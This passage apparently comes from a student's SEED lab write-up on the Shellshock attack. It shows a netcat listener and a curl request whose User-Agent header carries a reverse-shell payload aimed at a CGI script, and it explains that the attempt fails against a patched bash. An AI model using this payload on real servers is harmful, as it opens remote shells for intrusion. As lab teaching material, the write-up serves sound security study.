

```
[02/06/21]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

```
[02/06/21]seed@VM:~$ curl -A '() { echo "This is Sudhar
san";}; echo Content_type: text/plain; echo; echo; /bin
/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1' http://0.
0.0.0/cgi-bin/myprog.cgi
****** Environment Variables ******
HTTP_HOST=0.0.0.0
HTTP_USER_AGENT=() { echo "This is Sudharsan";}; echo C
ontent_type: text/plain; echo; echo; /bin/bash -i > /de
v/tcp/10.0.2.15/9090 0<&1 2>&1
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
 at 0.0.0.0 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
```

- Here, we can see that there is no connection established on the victim's terminal, clearly showing that it is not vulnerable to the shellshock attack.
- This shows that even if we try to pass value to environment variables through the server, it does not get attacked because of the modified /bin/bash program, which prevents reverse shell attack from happening since there is no shellshock to exploit and launch an attack.